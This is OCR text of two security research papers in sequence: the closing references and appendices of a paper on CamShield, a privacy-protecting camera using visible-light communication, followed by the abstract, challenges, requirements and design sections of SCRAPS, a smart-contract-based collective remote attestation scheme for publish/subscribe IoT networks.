[48] F. Pittaluga and S. J. Koppal. Pre-capture privacy for small vision sensors. *IEEE transactions on pattern analysis and machine intelligence*, 39(11):2215–2226, 2016.

[49] B. Rinner and T. Winkler. Privacy-protecting smart cameras. In *Proceedings of the International Conference on Distributed Smart Cameras*, pages 1–5, 2014.

[50] A. Senior, S. Pankanti, A. Hampapur, L. Brown, Y.-L. Tian, A. Ekin, J. Connell, C. F. Shu, and M. Lu. Enabling video privacy through computer vision. *IEEE Security & Privacy*, 3(3):50–57, 2005.

[51] D. N. Serpanos and A. Papalambrou. Security and privacy in distributed smart cameras. *Proceedings of the IEEE*, 96(10):1678–1687, 2008.

[52] L. Singaravelu, C. Pu, H. Härtig, and C. Helmuth. Reducing tcb complexity for security-sensitive applications: three case studies. In *Proceedings of the 1st ACM SIGOPS/EuroSys European Conference on Computer Systems 2006*, volume 40, pages 161–174, 2006.

[53] P. Stifter, K. Eberhardt, A. Erni, and K. Hofmann. Image sensor for security applications with on-chip data authentication. In *Data Mining, Intrusion Detection, Information Assurance, and Data Networks Security 2006*, volume 6241, page 624109. International Society for Optics and Photonics, 2006.

[54] J. Tan, S. S. Khan, V. Boominathan, J. Byrne, R. Baraniuk, K. Mitra, and A. Veeraraghavan. Canopic: Predigital privacy-enhancing encodings for computer vision. In *2020 IEEE International Conference on Multimedia and Expo (ICME)*, pages 1–6. IEEE, 2020.

[55] M. Viitanen, A. Koivula, A. Lemmetti, A. Ylä-Outinen, J. Vanne, and T. D. Hämäläinen. Kvazaar: Open-source hevc/h.265 encoder. In *Proceedings of the 24th ACM International Conference on Multimedia*, 2016.

[56] P. Viola, M. Jones, et al. Robust real-time object detection. *International journal of computer vision*, 4(34-47):4, 2001.

[57] A. Wang, Z. Li, C. Peng, G. Shen, G. Fang, and B. Zeng. Inframe++: Achieve simultaneous screen-human viewing and hidden screen-camera communication. In *Proceedings of the 13th Annual International Conference on Mobile Systems, Applications, and Services*, pages 181–195, 2015.

[58] A. Wang, S. Ma, C. Hu, J. Huai, C. Peng, and G. Shen. Enhancing reliability to boost the throughput over screen-camera links. In *Proceedings of the 20th annual international conference on Mobile computing and networking*, pages 41–52, 2014.

[59] Q. Wang, M. Zhou, K. Ren, T. Lei, J. Li, and Z. Wang. Rain bar: Robust application-driven visual communication using color barcodes. In *2015 IEEE 35th International Conference on Distributed Computing Systems*, pages 537–546. IEEE, 2015.

[60] S. Weiser and M. Werner. Sgxio: Generic trusted i/o path for intel sgx. In *Proceedings of the Seventh ACM on Conference on Data and Application Security and Privacy*, pages 261–268, 2017.

[61] T. Winkler, A. Erdélyi, and B. Rinner. Trusteye. m4: protecting the sensor—not the camera. In *2014 11th IEEE International Conference on Advanced Video and Signal Based Surveillance (AVSS)*, pages 159–164. IEEE, 2014.

[62] T. Winkler and B. Rinner. A systematic approach towards user-centric privacy and security for smart camera networks. In *Proceedings of the Fourth ACM/IEEE International Conference on Distributed Smart Cameras*, pages 133–141, 2010.

[63] T. Winkler and B. Rinner. Trustcam: Security and privacy-protection for an embedded smart camera based on trusted computing. In *2010 7th IEEE International Conference on Advanced Video and Signal Based Surveillance*, pages 593–600, 2010.

[64] T. Winkler and B. Rinner. Security and privacy protection in visual sensor networks: A survey. *ACM Comput. Surv.*, 47(1), May 2014.

[65] H. Yu, J. Lim, K. Kim, and S.-B. Lee. Pinto: enabling video privacy for commodity iot cameras. In *Proceedings of the 2018 ACM SIGSAC Conference on Computer and Communications Security*, pages 1089–1101, 2018.


[66] O. Zhang, Z. Qian, Y. Mao, K. Srinivasan, and N. B. Shroff. Erscc: Enable efficient and reliable screen-camera communication. In *Proceedings of the Twentieth ACM International Symposium on Mobile Ad Hoc Networking and Computing*, pages 281–290, 2019.

[67] Y. Zhang, Y. Lu, H. Nagahara, and R.-i. Taniguchi. Anonymous camera for privacy protection. In *2014 22nd International Conference on Pattern Recognition*, pages 4170–4175. IEEE, 2014.

[68] Z. Zhang, Y. Matsushita, and Y. Ma. Camera calibration with lens distortion from low-rank textures. In *CVPR 2011*, pages 2321–2328, 2011.

[69] X. Zhou, C. Yao, H. Wen, Y. Wang, S. Zhou, W. He, and J. Liang. East: an efficient and accurate scene text detector. In *Proceedings of the IEEE conference on Computer Vision and Pattern Recognition*, pages 5551–5560, 2017.

[70] Z. Zivkovic and F. Van Der Heijden. Efficient adaptive density estimation per image pixel for the task of background subtraction. *Pattern recognition letters*, 27(7):773–780, 2006.



(a) Color Block Size (b) Number of Colors Used (c) Error Correction Level

Figure 10: **VLC Parameter Selection**.

	txFR$_i$	txFR$_{i+1}$	txFR$_{i+2}$	txFR$_{i+3}$
txFR$_{x,1}$	A	C	C	C
txFR$_{x,2}$	B	B	D	D
txFR$_{x,3}$	A xor B	A xor B	A xor B	C xor D

Figure 11: **Inter-frame Coding Scheme**.

Appendix

A. VLC Inter-Frame Coding

Considering the possible sampling cases of the rxFRs in Figure 4 (e). As the two decodable rxFR pieces are random, to ensure they provide 2/3 capacity, the data of each piece must be coded. We denote the three pieces as subframes: txFR$_{i,1}$, txFR$_{i,2}$, txFR$_{i,3}$. A valid coding scheme is shown in Figure 11 to convey information pieces: A,B,C,D, *etc.*

We next show that, no matter when the rxFR samples, two distinct information pieces can be recovered. When the rxRF captures the static txRF frames, we surely can do so. So we consider the three cases affected by the roller shuttering effect in Figure 4 (e). In case ❶, B and A xor B can be decoded, so A can be decoded from A = B xor (A xor B). In case ❸, C and D can be directly decoded. In case ❷, C and A xor B can be decoded. In this case, the decoder needs to wait for the next rxFR, from which it obtains E and C xor D. With C xor D, D can be calculated.

B. VLC Parameter Selection

The performance of the VLC is affected by several parameters. This section describes how we choose them.

We adopt four metrics to quantify the performance. To define them clearly, suppose there are a data bits to transmit, and b bits are added for error correction. The VLC data path transmits $a+b$ bits out in total, of which c bits are flipped during the transmission. After error correction, the receiver recovers d data bits from the received $a+b$ bits. Then we have the following metrics: *ideal throughput* denotes the transmitted bits per second including the redundancy for error correction, *i.e.*, $(a+b)/t$; *throughput* denotes the actual correctly decoded data bits per second after error correction, *i.e.*, d/t; *decoding rate* denotes the ratio of correctly decoded data bits to all transmitted data bits after the error correction, *i.e.*, d/a; *bit error rate (BER)* denotes the ratio of all error bits over the total transmitted bits, *i.e.*, $c/(a+b)$. The four metrics are measured over 100 VLC frames.

Block Size: As shown in Figure 10 (a), the ideal throughput increases when block size decreases since more color blocks can be used to convey bits. However, decreasing the block size does not always turn into net capacity gain since the BER increases with smaller block size. This is because blocks with smaller sizes contribute less color intensity and are more fragile to the noise. The highest throughput 757 kbps is achieved at a block size of 9×9 pixels.

Number of Colors Used: We show two modulation schemes using different numbers of colors: 8-color and 4-color modulation. The colors the of 4-color modulation are black, white, green, and magenta. The 8-color modulation is shown in Figure 4 (d). Figure 10 (b) shows the performance of the two modulation schemes. When the block size is decreased, the throughput of the 4-color increases due to its smaller BER. However, a smaller block size is not possible due to the limitation of the block localization algorithm. As a result, 8-color modulation performs better with 9×9 block size. Thus, we use it as the default modulation scheme.

Error Correction Level: The RS code is described by RS(n,m), where n is output symbol rate and m is input data rate. n is larger than m, reflecting the redundancy used to recover errors. We fix n to 255 and vary m to change the error correction level. Smaller m means more redundancy and better error resistance. We test 4 levels as shown in Figure 10 (c). Smaller m brings better throughput. However, this gain has an upperbound since it needs redundancy. The optimal throughput of 757 kbps is achieved at the error correction level of RS(255, 205) with a 99.4% decoding rate. We use it as the default error correction level.

VLC rxFR Extraction	VLC Decoding		ROI Tiles Decryption	Pipelined Time Cost
	Data Decoding	RS Decoding		
18.9 ms	12.4 ms	3.1 ms	9.7 ms	19.4 ms
44.1 ms				

Table 6: **Per-frame Time Cost of the CamShield App**.

C. The CamShield App Run-time Efficiency

In order to achieve real-time video rendering, the total time budget for a VLC frame in CamShield App is 50 ms given the 20 fps capture rate of the sink camera. Our smartphone supports real-time 60 fps video decoding with an average time cost of 16.7 ms. Thus, the VLC decoding and ROI decryption must be finished within the remaining time budget, *i.e.*, $50 - 16.7 = 33.3$ ms.

We first measure the per-frame time cost of different components of the CamShield App, as shown in Table 6. If they work sequentially, the summed cost (44.1 ms) will exceed the time budgets. To speed up the decoding, we divide the process into three parts and use three threads for parallel decoding. As shown in the last column of Table 6, the average per-frame time cost of the pipeline design is 19.4 ms, within the 33.3 ms budget. The results show the feasibility of real-time video rendering on smartphones.

SCRAPS: Scalable Collective Remote Attestation for Pub-Sub IoT Networks with Untrusted Proxy Verifier

Lukas Petzi[1], Ala Eddine Ben Yahya[1], Alexandra Dmitrienko[1],
Gene Tsudik[2], Thomas Prantl[1], Samuel Kounev[1]
[1]*University of Würzburg* [2]*UC Irvine*

Abstract

Remote Attestation (RA) is a basic security mechanism that detects malicious presence on various types of computing components, e.g., IoT devices. In a typical IoT setting, RA involves a trusted Verifier that sends a challenge to an untrusted remote Prover, which must in turn reply with a fresh and authentic evidence of being in a trustworthy state. However, most current RA schemes assume a central Verifier, which represents a single point of failure. This feature is problematic when mutually suspicious stakeholders are involved. Furthermore, scalability issues arise as the number of IoT devices (Provers) grows.

Although some RA schemes allow peer Provers to act as Verifiers, they involve unrealistic (for IoT devices) requirements, such as time synchronization and synchronous communication. Moreover, they incur heavy memory, computation, and communication burdens, while not considering sleeping or otherwise disconnected devices. Motivated by the need to address these limitations, we construct **S**calable **C**ollective **R**emote **A**ttestation for **P**ub-**S**ub (SCRAPS), a novel collective RA scheme. It achieves scalability by outsourcing Verifier duties to a smart contract and mitigates DoS attacks against both Provers and Verifiers. It also removes the need for synchronous communication. Furthermore, RA evidence in SCRAPS is publicly verifiable, which significantly reduces the number of attestation evidence computations, thus lowering Prover burden. We report on SCRAPS prototype implemented over Hyperledger Sawtooth (a blockchain geared for IoT use-cases) and evaluate its performance, scalability, and security aspects.

1 Introduction

Loosely defined as a network of specialized devices, the Internet of Things (IoT) revolutionized and altered numerous aspects of our daily lives. IoT includes a wide range of computerized gadgets unified by one feature – their primary purpose is **not** traditional computing. IoT offers new and exciting opportunities for commercial and societal purposes, including E-Health [25], as well as many "smart" environments: homes [4], grids [48], cities [41], and factories [63]. Recently, IoT played an important role in the response to the COVID-19 pandemic [20,56], by helping control the spread of the disease by contact tracing.

Not surprisingly, IoT devices have become attractive attack targets. The attacks vary in terms of effect, e.g., *local* in case of covert control of a smart lock [60], or *global*, as in the 2017 Mirai Botnet [37,40] which zombified untold numbers of smart cameras worldwide. These attacks clearly motivate the need for security mechanisms for IoT devices. These examples are also a preview of things to come, and they amply demonstrate the terrifying impact of IoT-focused attacks.

Unfortunately, IoT manufacturers have little or no incentive to invest in security. First, this is because security is not a primary or consumer-facing service delivered by a typical IoT device. Second, even if it exists, the security budget is normally quite low and security is often viewed as an inhibitor to actual "useful" services. Third, security is usually treated as an afterthought because of the rush-to-market syndrome, i.e., the drive to be the first to sell a particular device type. Thus, for IoT manufacturers, the monetary motivation is to be **reactive**: invest in security only if and when attacks on their devices (and subsequent bad publicity) occur.

At the same time, a typical IoT device cannot be expected to defend itself from attacks in the manner of more powerful computing devices. Servers, desktops, laptops, tablets, and smartphones are all full-blown general-purpose computers that can host complex anti-malware tools and implement proactive defenses. The same is unworkable for resource-poor IoT devices with unstable connectivity, low bandwidth, meager memory, slow CPUs, and sometimes very limited (e.g., battery) power. The only alternative is **reactive** security measures, key among which is Remote Attestation.

Remote Attestation (RA) is a basic reactive security mechanism for trust establishment and compromise detection in remote entities. Although RA is a general notion, this paper

focuses on RA in the context of IoT devices. In its simplest form, RA is aimed at attesting a single device. A simple RA scheme involves a trusted entity (Verifier) that interacts with an untrusted (and possibly compromised) remote device (Prover). In the end, Verifier learns the current state of Prover and determines whether the latter is compromised. Prover captures its current state by computing a *measurement* – an authenticated integrity function (e.g., a keyed hash) over its memory and Verifier's challenge. Verifier checks it against the reference value(s) that correspond to the valid state(s).

Collective RA (cRA) is necessary whenever a multitude of remote Provers need to be attested and simple repeated application of single-Prover RA becomes burdensome in terms of time and resources. In recent years, several cRA designs were proposed with the goal of achieving scalability and efficiency. They typically use one-to-one RA schemes as a building block to establish individual trust connections among Provers and arrange such connections in a more complex topology.

Current cRA techniques fall either into one-to-many or many-to-many category. The former assume one Verifier and many Provers [8, 12, 36, 58]. They attest the whole network at once and assume that devices remain connected and quasi-static during each RA session, which can last awhile. They also require a trusted external Verifier and do not support on-demand attestation of individual devices. They are thus unsuitable for settings where Provers are under the control of different entities. This limitation is addressed by many-to-many cRA schemes [7,36,43,47,58] that allow devices to play the role of both Provers and Verifiers. However, such schemes scale poorly in comparison to their one-to-many counterparts, due to their decentralized nature [7,36,43]. Furthermore, some of them make additional trust assumptions [47, 58].

Challenges: Many current and emerging IoT network settings use Publish/Subscribe (Pub/Sub) protocols, such as MQTT [2], DDS [26], and AMQP [46]. For instance, both Google Core IoT [27] and Amazon Web Services (AWS) IoT [52] adapted MQTT for communications among IoT services. Such Pub/Sub protocols prompt unique challenges for cRA protocols since they utilize asynchronous communication patterns, while current cRA techniques rely on synchronous communication and direct connections between Provers and Verifiers. Another challenge arises because some types of IoT devices are battery-powered and use the sleep mode to save energy. It is also possible for devices to become disconnected due to communication failures (e.g., due to other sleeping devices upstream). In either case, they cannot always respond to Verifiers' attestation requests. This issue has not been addressed so far, and we discuss it in detail in Section 2.2.

In this paper, we aim to advance the state-of-the-art and overcome the aforementioned challenges. To this end, we construct a novel cRA scheme, SCRAPS (**S**calable **C**ollective **R**emote **A**ttestation for **P**ub-**S**ub), a blend of one-to-many and many-to-many approaches. It offers advantages of both: while supporting on-demand attestation of individual devices, it scales better than many-to-many schemes. SCRAPS also deals with unique challenges posed by asynchronous communication patterns of Pub/Sub, and accommodates devices with intermittent availability, i.e., supports the sleep mode and temporary disconnections.

Contributions. We make the following contributions:

- SCRAPS, a cRA scheme for Pub/Sub networks. It involves an additional entity, called the proxy, that verifies Provers' RA evidences on behalf of actual Verifiers. We instantiate this proxy using smart contact – an untrusted entity hosted over a blockchain or a ledger. This makes SCRAPS scalable since the logical attestation topology between the proxy and Provers is one-to-many. Once the proxy attests a Prover, Verifiers can fetch the RA evidences from the former, which enables many-to-many attestation. Verifier ensures that the attestation process was conducted correctly and the valid RA evidence was stored in the smart contract, without trusting the proxy. This is guaranteed by the properties of smart contracts and underlying blockchains.
- A prototype of SCRAPS using Hyperledger Sawtooth [1], the popular blockchain platform for IoT, as the proxy. Verifiers and Provers are realized and evaluated on two platforms: NXP evaluation board LPC55S69-EVK and ATmega 1284p Xplained MCU from AVR. The former is equipped with ARM TrustZone, thus providing strong security guarantees, while the latter represents a typical IETF Class-1 [14] IoT device. Both devices are off-the-shelf and do require no hardware modifications. Performance evaluation results demonstrate that SCRAPS can be easily supported by IoT platforms. We release the source code of SCRAPS at https://github.com/sss-wue/scraps.
- Assessment of SCRAPS's scalability via simulations and comparison with LegIoT [43] – the state-of-the-art and open-source many-to-many cRA scheme. These results show that SCRAPS significantly outperforms LegIoT, in terms of scalability, in all the tests. Especially for larger networks, we show that SCRAPS is capable of reusing RA evidences of previously conducted attestations during the operation phase more effective and thereby reducing attestation overhead by 70% for 10000 devices while also having a ten times shorter warm-up phase than LegIoT. We also do not experience any performance bottlenecks in large(r) networks.

To summarize, SCRAPS is the first cRA scheme that blends the features of one-to-many and many-to-many approaches. Furthermore, it is the first to address challenges stemming from both: asynchronous communication in a Pub/Sub setting and periodically sleeping/disconnected devices. Prior blockchain-based cRA schemes merely use the ledger as a storage means to distribute attestation evidences conducted

by other parties. In contrast, SCRAPS's smart contract-based proxy performs attestation and informs other parties about attestation results. This lowers the number of necessary attestation verification processes, leading to better scalability and efficiently, as well as reduced trust assumptions, since the smart contract is untrusted.

Paper Outline: The remaining part of the paper is organized as follows: Section 2 discusses challenges and requirements of cRA in Pub/Sub networks. Next, Section 3 presents our system and adversary models, followed by the detailed design of SCRAPS. Section 4 provides implementation details, followed by Section 5 that covers performance and scalability evaluations. Security analysis is provided in Section 6. Next, Section 7 overviews the related work, and, finally, Section 8 ends with conclusions.

2 Challenges & Requirements

This section first introduces publish/subscribe (Pub/Sub) networks followed by a discussion on challenges posed by the Pub/Sub paradigm and the requirements analysis.

2.1 Pub/Sub IoT Networks

Pub/Sub protocols are well-suited for highly dynamic environments since they can tolerate disruptions and delays, thus they are often used in IoT networks. Figure 1 shows a typical Pub/Sub network that includes three entities: Publishers, Subscribers, and Brokers. From one side, a Publisher connects to a Broker specifying topics to publish their messages. On the other side, Subscribers communicate to the Broker to define their topics of interest. When Publishers push messages to the topics, the Broker mediates the connection, filters all incoming messages, and distributes them to Subscribers.




Figure 1: Pub/Sub communication model

In this manner, Pub/Sub obviates the need for synchronization and constant presence. Publishers and subscribers never contact each other directly, and both are unaware of the underlying network topology and the state of other entities, e.g., their reachability and sleep status. Lack of synchronization assumption is one of the main characteristics of such networks.

2.2 Challenges

We identify the following major challenges that prevent the straightforward application of existing cRA solutions to IoT Pub/Sub networks: Asynchronous communication, sleeping devices, and malicious brokers.

CH1: Asynchronous Communication Current cRA schemes rely on direct and synchronous communication between Prover and Verifier [7, 35, 36, 38] (cf. Section 7 for more details). In contrast, as discussed in Section 2.1, Pub/Sub networks exhibit asynchronous communication where Publishers and Subscribers are completely decoupled and never communicate directly. Furthermore, current cRA schemes require the knowledge about current states of devices being attested [8, 12, 36, 58], which is not available in Pub/Sub networks. Publishers and Subscribers do not even know the entities, let alone their current states, with which they communicate; instead, they publish to a topic or receive updates published to a topic. Moreover, many cRA schemes [7, 12, 43, 50, 58] require knowledge of the network topology. This information is not available in highly dynamic networks, which makes prior cRA schemes unsuitable for Pub/Sub networks.

CH2: Sleeping Devices A related issue arises from the need to support battery-powered devices that periodically sleep to conserve energy (or become temporarily disconnected for network reasons) and can not be constantly available to handle attestation requests. Whenever a prover device sleeps and/or is disconnected, multiple attestation requests, perhaps sent by different subscribers, can accumulate at its broker. Moreover, a single subscriber may send several requests, since either a request or a response may be delayed or lost. Upon waking up or reconnecting, the prover would receive the requests and engage in a long computational process to answer them. This would consume energy and inhibit access to the service for which it is deployed.

CH3: Malicious Brokers The infrastructure of Pub/Sub networks is maintained by third parties. This implies that Brokers are untrusted and can be compromised. A malicious Broker can flood Provers with fake attestation requests, thus forcing them to perform excessive amounts of computation and causing Denial of Service (DoS). Eliminating this attack vector using cryptography is challenging since it would trigger the need for scalable (efficient) key distribution and management, which is complicated in large and dynamic networks of mutually untrusted devices.

2.3 Requirements

We now formulate the requirements for scalable cRA in large and dynamic Pub/Sub IoT networks.

Heterogeneity: Targeted Pub/Sub IoT networks may include heterogeneous devices with diverse hardware and software

capabilities. For instance, they may range from simple temperature sensors to more complex devices such as street cameras. The heterogeneity requirement is hard to fulfill; only two cRA schemes [36, 58] support heterogeneous networks.

Scalability: As IoT networks grow in size, complexity and sophistication do. The ideal cRA scheme should efficiently handle thousands of devices. While some prior schemes consider scalability, they either target specific settings rely on additional trust assumptions or do not scale to large networks. In particular, although some one-to-many cRA schemes [12, 17, 30, 31, 34, 57] scale well, they attest the state of the entire network at once, thus imposing high overhead on all devices during attestation. Such schemes do not apply to settings that require trust establishment with individual devices. Some many-to-many schemes, e.g., [43], only scale to networks up to 1,000 nodes. Moreover, some allegedly scalable techniques, e.g., [13, 47], impose additional trust assumptions, such as mutually trusted Verifiers [13] or trusted blockchain miners [47].

On-demand Attestation: We need on-demand attestation of individual devices in Pub/Sub IoT networks. Although this requirement is trivially satisfied by one-to-one RA schemes, it does not scale to large networks [7, 36, 43]. Whereas, scalable RA schemes, e.g., [12, 17, 30, 31, 34, 57], do not support attestation of individual devices, and it seems difficult to amend them to support this feature.

Asynchronous Communication: The cRA scheme must accommodate Pub/Sub networks, where the Verifiers and Provers communicate asynchronously, via untrusted brokers. To the best of our knowledge, no current cRA scheme can be easily applied to such networks.

Sleeping/Disconnected Devices: As mentioned before, IoT devices use sleep mode to save energy or disconnected because of other reasons. A sleeping or otherwise disconnected device can not take part in direct challenge-response attestation. This aspect was not explored previously and, to the best of our knowledge, all prior cRA schemes assume permanent availability of Provers for attestation purposes.

Configuration Updates: In a large, dynamic, and heterogeneous IoT network, a cRA scheme must consider periodic software updates and provide an efficient and secure mechanism to commit new reference measurements. Most prior schemes only support static software configurations. The only exception is $SAFE^d$ [58] which includes a separate (though quite costly) mechanism to support updates.

Untrusted Brokers: Large Pub/Sub IoT networks rely on brokers to mediate communication. These brokers are third parties, and a cRA scheme must consider potential malicious brokers altering communication between Prover and Verifier.

3 Design

In this section, we present the design of SCRAPS. The key idea is to delegate the role of the single trusted Verifier to an untrusted proxy, which helps attest Provers on behalf of Verifiers. We instantiate this proxy as a smart contract, which is: (i) always online, i.e., does not sleep or become disconnected, and (ii) consolidates all attestation requests for a given Publisher. This general approach mitigates the challenges identified in Section 2.2. It also gives us the freedom to use multiple RA schemes (hardware-based, software-based, and hybrid), thus supporting heterogeneity of IoT platforms and attestation types. Overall, SCRAPS satisfies all requirements formulated in Section 2.3. A detailed comparison with the related work is provided in Section 7.

3.1 System and Adversary Model

We consider a dynamic Pub/Sub IoT network, which may include thousands of heterogeneous (in terms of hardware and/or software) IoT devices: Publishers and Subscribers.

Use Case. Our sample scenario is an IoT-based Air Quality Decision Support System (AQDSS) [10, 42, 51], wherein smart city citizens are encouraged (e.g., for a fee) to deploy indoor and outdoor sensors (Publishers). Readings are reported to research institutions, companies, and others (Subscribers) to monitor and estimate the Personal Air Pollution Exposure (PAPE) of an individual. Since trustworthiness of collected data is vital, Subscribers use RA to attest Publishers.

All Publishers are produced by Manufacturers, who are trusted to produce non-malicious devices (hardware and software) and provide information about non-malicious hardware and software configurations. This trust assumption is typical for all RA schemes[1]. Manufacturers establish and maintain Manufacturer's SC, their own smart contract on the blockchain/ledger, which serves as a public bulletin board where trustworthy configurations of manufactured IoT devices are published. We also assume that Publishers and Subscribers are mutually untrusted.

All Publishers act as RA Provers, while all Subscribers also act as Verifiers. This is because Publishers must assure Subscribers, that the services they provide and the data they publish come from a trustworthy entity. However, Verifiers do not engage with Provers directly. Instead, verification is performed by a smart-contract-based ProxyVerifier, on their behalf. ProxyVerifier runs atop a blockchain/distributed ledger that uses a mitigation mechanism against DoS attacks that flood the smart contract with excessive queries.

To accommodate devices that sleep and/or become disconnected, the IoT network uses asynchronous communication,

[1] Mistrusting Manufacturers would require each IoT device owner to analyze every deployed hardware and software component or even develop their own, which is highly impractical




Figure 2: SCRAPS Architecture

mediated by untrusted Brokers that act as drop-boxes. Readings generated by a Publisher are sent to a Broker which filters, and distributes them correctly to the Subscribers. Similarly, Brokers mediate communication between Publishers and blockchain/ledger and are responsible for routing transactions, queries, and their results. Communication between Subscribers and the blockchain/ledger is not mediated by Brokers. A Subscriber interacts with several blockchain nodes to ensure the integrity of its query results.

Adversary Model. We denote the adversary by $\mathcal{ADV}$. At the network layer, we consider the Dolev-Yao $\mathcal{ADV}$ that can overhear, intercept, alter and concoct any number of messages and is only constrained by underlying cryptographic techniques. Moreover, $\mathcal{ADV}$ can generate artificial data and, e.g., receive payments for them without investing in real IoT devices. Furthermore, $\mathcal{ADV}$ can compromise any Broker and Subscriber/Verifier.

We further assume that the smart contract-based entity, ProxyVerifier inherits all trust assumptions of the underlying blockchain. For instance, Proof-of-Work (PoW) blockchains (such as Ethereum) assume trustworthiness of at least 50% of the computing power in the blockchain network, while ledgers that rely on PBFT consensus [19], e.g., Hyperledger [1]), assume that at least $\lceil (n-1)/3 \rceil$ validator nodes are not compromised. We also assume that the $\mathcal{ADV}$ requires at least a minimal time $\mathcal{T}_{min}$ to compromise the device, i.e., we assume the device to be in the benign state for time $\mathcal{T}_{min}$ after successful attestation.

Device Assumptions. We assume that $\mathcal{ADV}$ can compromise any Publisher/Prover except for the trust anchor. This assumption is inherited from one-to-one RA schemes that serve as a building block for cRA schemes. We provide a more elaborate discussion about one-to-one RA in Appendix A. Physical attacks, such as device capture and hardware tampering, are out of the scope of this work; this is a typical assumption in most RA and cRA schemes. The only exceptions are [30, 34, 35], which detect device capture attacks and hardware tampering by using absence detection (heartbeat) protocols that require devices to be available at all times.

3.2 Design Challenges

We had to address the following design challenges in order to instantiate ProxyVerifier in a smart contract.

As mentioned earlier, one-to-one RA schemes typically rely on synchronous communication between Prover and Verifier. Smart contracts, however, cannot engage in synchronous communication. Instead, one can only query the state of the blockchain and modify its state by sending transactions. To address this, we modify the regular flow of the RA protocol such that Prover actively interacts with ProxyVerifier and queries it for any pending updates.

The second challenge occurs because in RA schemes, Prover current state is captured by computing an RA evidence as a MAC (usually realized as a keyed hash) over its memory, which requires each Prover and Verifier to share a unique symmetric key. This approach cannot be leveraged by the ProxyVerifier in SCRAPS, as smart contracts do not offer secrecy and, hence, cannot hold the key privately. To address this issue, we substitute a keyed hash function with a public key-based digital signature. Although a signature is computationally more expensive than symmetric MAC, this approach has the following advantages: (1) it saves Prover having to receive multiple (potentially many) RA requests which means bandwidth savings; (2) makes it resistant to DDoS attacks by a multitude of malicious verifiers; and (3) makes it possible for anyone to later determine Prover state at the time since the signature is included in the blockchain. However, we acknowledge that the use of signatures may be prohibitive for very resource-constrained devices.

The third challenge is how to ensure freshness of attestation evidence computed and returned by Prover, which is normally achieved via a random nonce provided by the Verifier and included in Prover computation. However, ProxyVerifier can not provide such a nonce, since the blockchain has no reliable source of randomness. To overcome this hurdle, we use the block ID (i.e., its hash) of the most recent block as a freshness nonce. This allows us to attain freshness at the granularity of blocks, which suffices for enabling one RA execution (for a given Prover) per block.

3.3 SCRAPS Phases and Workflows

The architecture of SCRAPS is shown in Figure 2. Like many similar systems, SCRAPS has pre-deployment and operational phases. For brevity, Figure 2 only depicts the workflows of the operational phase.

3.3.1 Pre-deployment Phase

Manufacturer: In a pre-deployment phase, Manufacturer establishes its presence by deploying its own Manufacturer's SC on the ledger to publish information about its IoT devices. Manufacturer's SC provides read access of stored information to other entities in the system and keeps write access exclusive. Each modification of the information stored in the smart contract is triggered by a transaction, which is signed using Manufacturer private key.

IoT Network Creation: To create the IoT network, one needs to publish ProxyVerifier smart contract. This task can be performed by a network administrator or any other untrusted entity. To establish confidence in the correctness of ProxyVerifier functionality, the code of the smart contract is made open-source and available for verification by other entities.

3.3.2 Operational Phase

The operational phase begins after the pre-deployment phase and includes four stages/workflows: (1) Prover configuration; (2) Prover registration, (3) attestation, and (4) query.

Prover Configuration: Manufacturer configures its IoT devices and publishes their configuration in Manufacturer's SC (step 1a in Figure 2). Prover configuration includes a triple: $\{Model, RA_{type}, F_{rel}(t)\}$. *Model* is the configuration information for the specific IoT device model; it includes all reference Measurement (M) for that device. Note that *Model* is only required for attesting Provers (Publishers). Manufacturers do not provide analogous information for Verifiers (Subscribers). However, both Prover and Verifier can be instantiated on one device.

When Manufacturer produces a new Prover model, it establishes a trust anchor and deploys a suitable RA scheme, denoted as RA_{type}; see Appendix A for an overview of RA schemes. Manufacturer also specifies the attestation reliability function $F_{rel}(t)$ which reflects how long the positive RA evidences (for this IoT device model and this RA scheme) remain valid[2]. This function determines the probability of the device remaining in a benign state during time t after the last successful attestation. Inspired by LegIoT [43], we define the attestation reliability function $F_{rel}(t)$ that outputs the reliability score S_R ranging from 0 to 1, which is defined in Equation 1.

$$F_{rel}(t) = \begin{cases} 1, & \text{if } t \leq T_{min} \\ f(t), & \text{if } t > T_{min} \ \& \ t \leq T_{exp} \\ 0, & \text{otherwise} \end{cases} \quad (1)$$

T_{min} is the minimum time for an attacker to compromise a given device model. It defines the time period with a reliability score of 1 upon a successful attestation. Thereafter, $f(t)$ defines the score as it gradually decreases, reaching 0 at time T_{exp}. A sample reliability function is shown in Figure 3.

